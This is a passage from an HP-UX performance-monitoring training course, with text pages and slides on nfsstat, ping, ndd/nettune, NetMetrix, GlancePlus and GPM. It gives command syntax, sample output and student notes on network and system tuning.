Unique Feature:	Shows RPC calls, retransmissions, and timeouts.
Full Pathname:	All releases: **`/usr/bin/nfsstat`**
Pros and Cons:	+ reports both client and server activity - limited documentation

Syntax

```
nfsstat [ -cmnrsz ]
```

Examples

Display server/client NFS and RPC statistics:

```
# nfsstat

Server rpc:
calls      badcalls   nullrecv   badlen     xdrcall    nfsdrun
330494     0          8417       0          0          330494

Server nfs:
calls      badcalls
322077     194
null       getattr    setattr    root       lookup     readlink   read
```

```
4  0%      37567 11%  0  0%      0  0%      66781 20%  0  0%      210183 65%
wrcache    write      create     remove     rename     link       symlink
0  0%      0  0%      0  0%      0  0%      0  0%      0  0%      0  0%
mkdir      rmdir      readdir    statfs
0  0%      0  0%      1576  0%   5966  1%

Client rpc:
calls      badcalls   retrans    badxid     timeout    wait       newcred
839        0          0          0          10         0          0

Client nfs:
calls      badcalls   nclget     nclsleep
839        0          839        0
null       getattr    setattr    root       lookup     readlink   read
0  0%      116 13%    0  0%      0  0%      143 17%    158 18%    406 48%
wrcache    write      create     remove     rename     link       symlink
0  0%      0  0%      0  0%      0  0%      0  0%      0  0%      0  0%
mkdir      rmdir      readdir    statfs
0  0%      0  0%      4  0%      12  1%
```

Reset **`nfsstat`** counters to zero:

```
# nfsstat -z
```

10–26. TEXT PAGE: `ping`

Description

The **`ping`** command sends an ICMP echo packet to a host and times how long it takes for the echo packet to return. This command is often used to test connectivity to another system. Specific details of the implementation include:

- An ICMP echo packet is sent once a second.
- Upon receipt of the echo packet, the round-trip time is displayed.
- The ability to display (via the **`-o`** option), the IP route taken.

Tool Source:	Public Domain
Documentation:	man pages
Interval:	On demand
Data Source:	NIC and ICMP packets
Type of Data:	Network
Metrics:	Packet transmission
Logging:	Standard output device
Overhead:	Minimal; one packet transmission per second
Unique Feature:	Shows round-trip times between systems Shows route taken to and from the second system.
Full Pathname:	9.x release: **`/etc/ping`** 10.x release: **`/usr/sbin/ping`**
Pros and Cons:	+ familiarity + understood by all UNIX-based (and TCP/IP-based) systems - limited functionality

Syntax

```
ping [-oprv] [-i address] [-t ttl] host [-n count]
```

Examples

Send two ICMP echo packets to host **`star1`**:


```
# ping star1 -n 2
PING star1: 64 byte packets
64 bytes from 156.153.193.1: icmp_seq=0. time=1. ms
64 bytes from 156.153.193.1: icmp_seq=1. time=0. ms

----star1 PING Statistics----
```

```
2 packets transmitted, 2 packets received, 0% packet loss
round-trip (ms)  min/avg/max = 0/0/1
```

Send one ICMP packet and display the IP path taken:

```
# ping -o 156.152.16.10 -n 1
PING 156.152.16.10: 64 byte packets
64 bytes from 156.152.16.10: icmp_seq=0. time=337. ms

----156.152.16.10 PING Statistics----
1 packets transmitted, 1 packets received, 0% packet loss
round-trip (ms)  min/avg/max = 337/337/337
1 packets sent via:
        15.63.200.2     - [ name lookup failed ]
        15.68.88.4      - [ name lookup failed ]
        156.152.16.1    - [ name lookup failed ]
        156.152.16.10   - [ name lookup failed ]

        15.68.88.43     - [ name lookup failed ]
        15.63.200.1     - [ name lookup failed ]
```

10–27. SLIDE: HP-UX Network Monitoring Tools



HP-UX Network Monitoring Tools

Real Time Monitoring Tools

UNIX	HP Specific
sar top vmstat iostat timex uptime	glance gpm

Data Collection Performance Tools

UNIX	HP Specific
acct sar,sadc	MeasureWare PerfView

Performance Administration Tools

UNIX	HP Specific
ipcs/ipcrm nice/renice mount	rtprio serialize PRM

Network Monitoring Tools

UNIX	HP Specific
netstat nfsstat ping	**ndd** **nettune** **NetMetrics**

Student Notes

This slide shows the HP-specific *networking* performance tools included with HP-UX. The first two tools listed (**ndd** and **nettune**) come standard with the base OS. The NetMetrix product is an additional product.

The HP-specific networking tools display additional networking information and allow tuning of various networking parameters.

10–28. TEXT PAGE: `ndd` and `nettune`

Description

The **`ndd`** (HP-UX 11.00) and **`nettune`** (HP-UX 10.20) commands allows modifications to be made to network parameters which in previous releases were not modifiable. Parameters which can be modified with **`ndd`** and **`nettune`** include:

- Arp configuration
- Socket buffer sizes
- Enable or disable IP forwarding

CAUTION:	Use caution when making modifications with the tool. It is possible to severly hurt network performance or disable the LAN card when using this tool.
Tool Source:	HP
Documentation:	man pages, **`ndd`** and **`nettune`** help options (**`-?`**, **`-l`**, **`-h`**)
Interval:	on demand
Data Source:	**`/dev/kmem`** registers and NIC
Type of Data:	Global
Metrics:	LAN tunable parameters
Logging:	Standard output device
Overhead:	Minimal
Unique Feature:	Change values of network parameters which cannot otherwise be changed Change TCP send and receive buffer sizes without need for source code
Full Pathname:	9.x release: not available 10.x release: **`/usr/contrib/bin/nettune`** 11.00 release: **`/usr/bin/ndd`**
Pros and Cons:	+ provides ability to modify networking behavior without needing source code + provides access to tunable parameters normally not available - can have a negative impact on performance if used the wrong way - minimal documentation

Syntax

```
nettune [-w] object [parm...]
nettune -h [-w] [object]
nettune -l [-w] [-b size] [object [parm...]]
nettune -s [-w] object [parm...] value...

ndd [-get] network-device parameter
    [-set] network-device parameter value
    [ -h ] [ supported | unsupported ]
    [ -c ]

   -h   (help) Print all information related to the object.  This information
        provides helpful hints about changing the value of an object.

   -l   (list) Print information regarding changing the value of object.

   -s   (set) Set object to value.  An object may require more than one value.

   -w   Display warning messages (for example, 'value truncated').  These are
        normally discarded when the command is successful.
```

Examples — `nettune` (10.x)

To get help information on all defined objects:

```
nettune -h
arp_killcomplete:
The number of seconds that an arp entry can be in the
completed state between references. When a completed arp
entry is unreferenced for this period of time, it is removed
from the arp cache.
. . .
```

To get help information on all TCP-related objects:

```
nettune -h tcp
tcp_receive:
The default socket buffer size in bytes for inbound data.
tcp_send:
The default socket buffer size in bytes for outbound data.
. . .
```

To set the value of the **ip_forwarding** object to 1:

```
nettune -s ip_forwarding 1
```

Examples — ndd (11.00)

With HP-UX 11.00, a new command called **ndd** (network diagnostic debugger), has been introduced to better handle the networking design changes introduced with the 11.00 TCP/IP product.

One of the capabilities of **ndd** is the ability to display the arp cache for 11.00 based systems. With the introduction of multiplexing (multiple IP addresses on a LAN card) at 11.00, the **nettune** command will get confused, causing errors, or displaying erroneous results. At HP-UX 11.00, the **ndd** command is the recommended method for viewing the ARP cache.

```
# ndd -get /dev/arp arp_cache_report

ifname   proto addr      proto mask      hardware addr     flags
lan0     156.153.194.134 255.255.255.255 08:00:09:5f:c6:ea
```

```
   lan0     156.153.194.132 255.255.255.255 08:00:09:5f:a6:38
   lan0     156.153.195.133 255.255.255.255 08:00:09:1d:93:45
   lan0     156.153.195.082 255.255.255.255 08:00:09:70:de:24
   lan0     156.153.194.106 255.255.255.255 00:60:b0:a3:98:d5
   lan0     156.153.194.104 255.255.255.255 00:60:b0:a3:78:f8
   lan0     156.153.195.122 255.255.255.255 08:00:09:57:18:36
   lan0     156.153.194.001 255.255.255.255 00:e0:b0:63:c9:f0
   lan0     156.153.194.011 255.255.255.255 08:00:09:4a:73:34 PERM PUBLISH LOCAL
   lan0     156.153.194.021 255.255.255.255 08:00:09:83:8e:5b
   lan0     015.019.083.184 255.255.255.255 08:00:09:7b:fb:43
   lan0     224.000.000.000 240.000.000.000 01:00:5e:00:00:00 PERM MAPPING
```

10–29. TEXT PAGE: NetMetrix

Description

The **`NetMetrix`** product makes use of LAN probes to collect network traffic information. The LAN probes attach to the physical network and collect detailed information regarding the packets which pass through the probe.

Tools available with NetMetrix include:

- Packet decoders
- Network alarming capabilities
- Reports including top packet generating systems
- Data collection for trending

Tool Source:	HP
Documentation:	man pages, NRF (Network Response Facility) manual
Interval:	On demand
Data Source:	LAN probes
Type of Data:	LAN traffic
Metrics:	Number of packets through cross-section of network
Logging:	NetMetrix binary file
Overhead:	Varies, depending on the number of LAN probes
Unique Feature:	Provides statistics regarding traffic on the entire network
Full Pathname:	9.x release: n/a 10.x release: n/a
Pros and Cons:	+ Statistics regarding total packet traffic - Additional cost - Requires LAN probes

NetMetrix Notes


- NetMetrix makes use of highly sophisticated devices (LAN probes), capable of collecting large amounts of detailed network information.

- NetMetrix is a truly distributed network management product which makes use of "mid-level managers" for data storage and alarming.

- There are a number of modules available with NetMetrix.

- NetMetrix's Internet Response Manager (IRM) and Internet Response Agent (IRA) fully integrate with HP OpenView products to provide a complete System and Network Management Solution.

10–30. SLIDE: HP Glance



HP Glance

Process Specific

- CPU usage per process
- disk IO per process
- memory utilization per process
- system calls per process

Global Resource Details

- CPU reports
- disk reports
- memory utilization reports
- global processes reports

High-Level System Overview

- CPU utilization bar graph
- disk utilization bar graph
- memory utilization bar graph
- swap utilization bar graph

Student Notes


The **`glance`** tool is the recommended performance monitoring tool for HP-UX systems. This tool shows information which cannot be seen with any of the standard UNIX monitoring tools. The accuracy of the data is considered more reliable than tools which rely on the kernel counters.

One of the main benefits of **`glance`** is its ability to monitor performance at all levels, from high level overviews to the processing of specific data. High level performance information is continually displayed at all times through resource utilization bar graphs. When more information is needed about a resource, 12 different resource reports are available, including reports contain CPU, memory, and disk I/O statistics. When more information is needed about a specific process, **`glance`** can show detailed information about the specific process.


NOTE: Free evaluation copies of **`glance`** and **`gpm`** can be obtained for 90 days. The phone number to obtain an evaluation copy is **`(800) 237-3990`**.

10–31. SLIDE: HP Glance — High Level System Overview

HP Glance — High Level System Overview



```
B3692A GlancePlus B.10.12       09:11:11 hppsd243 9000/847    Current  Avg  High
--------------------------------------------------------------------------------
CPU  Util  S                                                 |  2%     3%   58%
Disk Util                                                    |  0%     0%    3%
Mem  Util  S  SU                 UB               B          | 83%    83%   83%
Swap Util  U      UR         R                               | 38%    38%   38%
--------------------------------------------------------------------------------
                        GlancePlus Commands Menu
? - Commands Menu    b - Page Backward (or -)        < - Display Previous Screen
! - Invoke Shell     f - Page Forward (or +,space)   > - Display Next Logical Scr
h - Online Help      q - exit (or e )                z - Reset Statistics to Zero
p - Print Toggle     r - Refresh Screen (or ^L)   <cr>- Update Current Screen
j - Adjust Interval  o - Process Threshold Options    A - Application List
g - Process List     d - Disk Report                  P - PRM Group List
a - CPU By Processor i - IO By File System            Y - Global System Calls
c - CPU Report       u - IO By Disk                   F - Process Open Files
m - Memory Report    v - IO By Logical Volume         M - Process Memory Regions
t - System Tables    N - NFS Global Activity          R - Process Resources
w - Swap Space       n - NFS By System                W - Process Wait States
B - Global Waits     l - Network By Interface         L - Process System Calls
D - DCE Global       K - DCE Process List             E - Process DCE
T - Trans Tracker    s - Select Process               O - Process DCE Ops
H - Alarm History    S - Select Disk/NFS/Appl/Trans   y - Renice Process
                       Enter command or function key:
Process   CPU    Memory   Disk   hppsd243   Next   Appl   Help   Exit
 List    Report  Report  Report             Keys   List         Glance
```



High-Level
System
Overview

Student Notes

Every **`glance`** screen displays four utilization bar graphs: CPU, Disk, Mem, Swap. This allows the user of glance to always see the big, global performance picture *at a glance.* If the utilization bar graphs indicate a performance problem, then further investigation can be done through the 12 resource reports, or by analyzing a specific process.

For each utilization bar graph, there are letters which represent how the resource is being accessed. The table on the next page, describes the different letters for each bar graph.

Table 1

Bar Graph	**Description**

CPU Util	S = System Time
	U = User Time
	R = Real Time
	N = Nice Time
	A = Anti-Nice Time


Disk Util	F = File System
	V = Virtual Mem (i.e. Swap)

Mem Util	S = System Usage
	U = User Usage
	B = Buffer Cache Usage


Swap Util	U = Used Swap Space
	R = Reserved Swap Space

10–32. SLIDE: HP Glance — Global Resource Details

HP Glance — Global Resource Details



```
B3692A GlancePlus B.10.12       15:48:00 hppsd243 9000/847     Current  Avg  High
----------------------------------------------------------------------------------
CPU  Util   SA                                                | 3%     3%    59%
Disk Util                                                     | 0%     0%     4%
Mem  Util   S   SU                    UB           B          | 84%   84%    84%
Swap Util   U      UR          R                              | 40%   40%    40%
----------------------------------------------------------------------------------
                                PROCESS LIST                    Users=    4
                           User       CPU Util     Cum     Disk             Block
Process Name   PID   PPID Pri Name      ( 100 max)    CPU   IO Rate     RSS    On
----------------------------------------------------------------------------------
glance         4088   4072 154 root       1.2/ 1.1    35.3  0.0/ 0.0   4.5mb   IPC
midaemon       4090   4089  50 root       0.2/ 0.1     4.4  0.0/ 0.0   1.1mb SYSTM
netfmt         1014   1013 127 root       0.2/ 0.1     3.2  0.0/ 0.0   1.6mb SLEEP
rlogind        4070   1177 154 root       0.2/ 0.0     1.0  0.0/ 0.0   1.3mb SLEEP
rpcd           1368      1 154 root       0.0/ 0.1     3.0  0.0/ 0.0   5.6mb SLEEP
snmpdm         1257      1 154 root       0.0/ 0.0     0.7  0.0/ 0.0   4.9mb SLEEP
statdaemon        3      0 128 root       0.2/ 0.2     5.3  0.0/ 0.0    16kb SLEEP
swagentd        314      1 154 root       0.0/ 0.1     2.4  0.0/ 0.0   5.6mb SLEEP



                                                                 Page  1  of  1
```



Student Notes

There are 12 different resource reports which provide detailed information about resources in that group.

For each resource report, if specific information is needed about a single resource in that group, the resource can be selected and detailed information about that particular resource will be displayed.


Glance Reports

The commands to access the 12 different resource reports (plus some additional commands) are shown below:


COMMAND	FUNCTION	GLANCE PLUS REPORT
a	All CPUs Performance Sta	CPU by Processor
c	CPU Utilization Stats	CPU Report
d	Disk I/O Stats	Disk Report
g	Global Process Stats	Process List
h	Help	
i	I/O by Filesystem	I/O by Filesystem
l	Lan Stats	Network by LAN
m	Memory Stats	Memory Report
n	NFS Stats	NFS Report
s	Single process information	Process List, double-click process
t	OS Table Utilization	System Table Report
u	Disk Queue Length	Disk Report, double-click disk
v	Logical Volume Mgr Sta	I/O by Logical Volume
w	Swap Stats	Swap Detail
z	Zero all Stats	
?	Help with options	
<CR>	Update screen with new data	

10–33. SLIDE: HP Glance — Process Specific

HP Glance — Process Specific



```
B3692A GlancePlus B.10.12       15:53:21 hppsd243 9000/847    Current  Avg  High
--------------------------------------------------------------------------------
CPU  Util   SA                                                 |  2%     3%   59%
Disk Util                                                      |  0%     0%    4%
Mem  Util   S   SU                     UB            B         | 84%    84%   84%
Swap Util   U      UR          R                               | 40%    40%   40%
--------------------------------------------------------------------------------
Resource Usage for PID:  4088, glance          PPID:  4072 euid:   0 User:root
--------------------------------------------------------------------------------
CPU Usage (sec) :     0.04  Log Reads :      2  Rem Log Rds/Wts:      0/      0
User/Nice/RT CPU:     0.04  Log Writes:      0  Rem Phy Rds/Wts:      0/      0
System CPU      :     0.00  Phy Reads :      0
Interrupt CPU   :     0.00  Phy Writes:      0  Total RSS/VSS  :  4.5mb/  8.3mb
Cont Switch CPU :     0.00  FS Reads  :      0  Traps / Vfaults:      1/      0
Scheduler       :     HPUX  FS Writes :      0  Faults Mem/Disk:      0/      0
Priority        :      154  VM Reads  :      0  Deactivations  :      0
Nice Value      :       10  VM Writes :      0  Forks & Vforks :      0
Dispatches      :        3  Sys Reads :      0  Signals Recd   :      1
Forced CSwitch  :        1  Sys Writes:      0  Mesg Sent/Recd :      0/      0
VoluntaryCSwitch:        1  Raw Reads :      0  Other Log Rd/Wt:      1/     13
Running CPU     :        0  Raw Writes:      0  Other Phy Rd/Wt:      0/      0
CPU Switches    :        0  Bytes Xfer:    0kb  Proc Start Time
Wait Reason     :      IPC                          Thu Dec  5 14:53:30 1996
      C - cum/interval toggle   % - pct/absolute toggle            Page 1 of 1
```



Student Notes

One of the most powerful features of **glance** is its ability to provide detailed, performance-related information about individual processes on the system.

For each process on the system, detailed data regarding `resources used`, `wait states`, `memory regions`, `files opened`, and the `system calls` can be displayed.

The slide above shows the `resources used` information for the process ID 4088.

10–34. SLIDE: GPM — GlancePlus Monitor


GPM - Glance Plus Monitor

Track CPU, memory, disk, & network resources real-time.

A Guided Tour is included with the online help facility.

Identify system performance bottlenecks using the rules-based advisor.

- ✓ 1000 metrics
- ✓ Global, application, or process level
- ✓ 1 sec intervals
- ✓ Transaction Tracker metrics



```
System: vietnam     Graph Points: 9    Int: 15 sec
Range : 13:22:28 - 13:24:30            Dur: 2:02
```

```
System: vietnam    Last Update: 13:29:16    Int: 15 sec

Processes: 14 of 169 Selected                Users: 5

 Process                      Phys    Stop         User
 Name          PID   CPU %   IO Rt   Reason  Pri  Name

 X             1377    2.1     0.0   SLEEP   154  daemon
 capture       1527    1.6     0.3   SLEEP   154  root
 Accounting    1504    1.2     0.5   SLEEP   168  root
 midaemon      1162    1.0     0.0   SYSTM    50  root
 Manufacture   1497    0.6     1.3   CACHE   149  root
 Engineer      1494    0.4    29.6   IO      148  root
 Accounting    1501    0.3    21.6   IO      148  root
 Engineer      1490    0.3    18.5   CACHE   149  root
 gpm           1474    0.3     0.0   SLEEP   154  root
```


Student Notes

